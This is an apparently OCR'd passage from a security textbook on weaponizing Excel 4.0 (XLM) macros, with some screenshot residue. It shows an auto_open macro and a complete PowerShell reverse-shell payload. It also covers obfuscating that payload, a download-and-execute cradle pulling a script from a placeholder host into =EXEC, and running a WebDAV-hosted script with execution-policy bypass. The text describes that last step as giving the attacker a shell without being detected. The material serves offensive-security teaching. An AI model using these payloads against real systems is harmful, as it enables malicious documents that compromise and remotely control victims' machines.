

Insert
General
Spreadsheet Solutions
Worksheet
Chart
MS Excel 4.0 Macro
International Macro Sheet
MS Excel 5.0 Dialog
Preview
Preview not available.
Templates on Office.com
OK
Cancel

Figure 12.60: Screenshot of MS Excel showing creation of macro

2. Now, try some basic commands to test the working of the macro sheet. Paste the commands "**`=exec("calc.exe")`**", "**`=HALT()`**" in the cells, as shown in the following screenshot, and change the name of the cell from *A1* to **auto_open**.


AutoSave Off
Book1 - Excel
File
Home
Insert
Page Layout
Formulas
Data
Review
View
Help
Acrobat
Cut
Copy
Format Painter
Paste
Clipboard
Calibri
11
Font
Wrap Text
Merge & Center
Alignment
A
B
C
D
E


auto_open

```
=EXEC("calc.exe")
```

	A
1	=EXEC("calc.exe")
2	
3	=HALT()
4	

Figure 12.61: Screenshot of auto commands in Excel macro sheet

3. Save the file by selecting file type as **Macro-Enabled workbook (.xlsm)** and open it again. Automatically, the macro commands will execute and trigger Calculator to open.


A
B
C
D
E
Calculator
Standard
0
MC
MR
M+
M-
MS
M˅
%
CE
C
⅟x
x²
²√x
÷
7
8
9
×
4
5
6
−
1
2
3
+
+/−
0
.
=

auto_open

```
=EXEC("calc.exe")
```

	A
1	=EXEC("calc.exe")
2	
3	=HALT()

Figure 12.62: Screenshot of Excel macro command execution

XLM Weaponization

4. Create a reverse shell payload using a PowerShell script rather than executing calc.exe file.

```
$client = New-Object System.Net.Sockets.TCPClient('Target Domain Path',444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

5. Use the PowerShell script obfuscator for script installation.

```
Import-Module ./Invoke-Obfuscation.psd1
Invoke-Obfuscation
```

6. Now, use the cmdlet `invoke-expression` to run the obfuscated shell payload.

```
powershell -c IEX (New-Object Net.WebClient).DownloadString('<Target Domain Path>/obf.txt')
```

7. Try to insert the payload into XLM macro to bypass detection.

```
=exec("powershell -c IEX (New-Object Net.WebClient).DownloadString('<Target Domain Path>/obf.txt')")
```

If it is still detected, employ a Web Distributed Authoring and Versioning (WebDAV) share to execute the script from a mounted drive:

8. Enable WebDAV modules.


```
sudo a2enmod dav
sudo a2enmod dav_fs
```

Now, mount the WebDAV share.

9. Run the payload with bypass execution flag.

```
=EXEC("cmd /k net use z: \\<Target Domain>\webdav&powershell -exec bypass -f \\<Target Domain Path>\webdav\ba.ps1")
```

Loading this script into XLM can mount a new drive with letter z and a reverse shell for the attacker will be created without being detected.

